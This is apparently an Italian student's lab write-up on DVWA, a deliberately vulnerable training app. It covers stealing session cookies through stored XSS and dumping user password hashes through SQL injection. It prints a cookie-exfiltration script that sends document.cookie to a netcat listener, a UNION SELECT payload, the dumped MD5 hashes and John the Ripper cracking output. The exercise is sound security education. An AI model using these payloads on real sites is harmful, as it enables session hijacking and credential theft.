

S6L5

L'esercizio di oggi è suddivisibile in due esercizi:

- 1) Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- 2) Recuperare le password degli utenti presenti sul DB (sfruttando sfruttando un attacco di tipo SQL injection).

Esecuzione primo esercizio:


Per la corretta esecuzione di un attacco di tipo XSS stored prima di tutto bisogna mettersi in ascolto su una porta tramite netcat (la riga di comando utilizzata è: nc -l -p 12345). Successivamente, dopo aver impostato il livello della sicurezza a LOW, si va nella sezione XSS Stored della DVWA dove una volta inserito il seguente script:

```
<script>
```

```
window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie;
```

```
</script>
```

Nell'header dell'output ottenuto dalla porta in ascolto, come mostrato nell'immagine, vengono riportate, oltre ai cookie di sessione, una serie di informazioni come: il verbo http utilizzato, la versione del browser, il livello di sicurezza della DVWA, l'indirizzo IP attaccato, la tipologia di web server, quali servizi sono abilitati, lo stato della connessione.



Da notare come era necessario ampliare il numero di caratteri massimi, cambiandolo da 50 a 500, per poter inserire lo script per intero.

Esecuzione secondo esercizio:

Per recuperare la password degli utenti tramite attacco SQL injection prima bisogna accertarsi di avere impostato il livello di sicurezza a LOW, dopo si deve andare nella sezione apposita della DVWA nello specifico "SQL injection (blind)", come specificato dalla consegna ed eseguire lo script:

```
'UNION SELECT user.password FROM users;#
```

Per ottenere username e hash delle password come mostrato nell'immagine sottostante.

User ID:

```
ID: 'UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 'UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 'UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 'UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 'UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Dopo aver salvato gli hash delle password su un documento hash.txt bisogna farli tradurre dal tool John the ripper. Tuttavia, questi hash sono stati già

tradotti da John the ripper in una consegna precedente, di conseguenza bisogna azzerare il file john.pot come riportato nella seguente immagine:

```
(kali@kali)-[/]  
$ cd /home/kali/.john  
  
(kali@kali)-[~/john]  
$ ls  
john.log  john.pot  
  
(kali@kali)-[~/john]  
$ nano john.pot
```

Una volta fatto ciò bisogna far tradurre gli hash delle password e associarle ai nomi utenti ottenuti in precedenza con i seguenti comandi:

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:00 DONE (2024-03-01 08:14) 57.14g/s 43885p/s 43885c/s 65828C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 ./hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```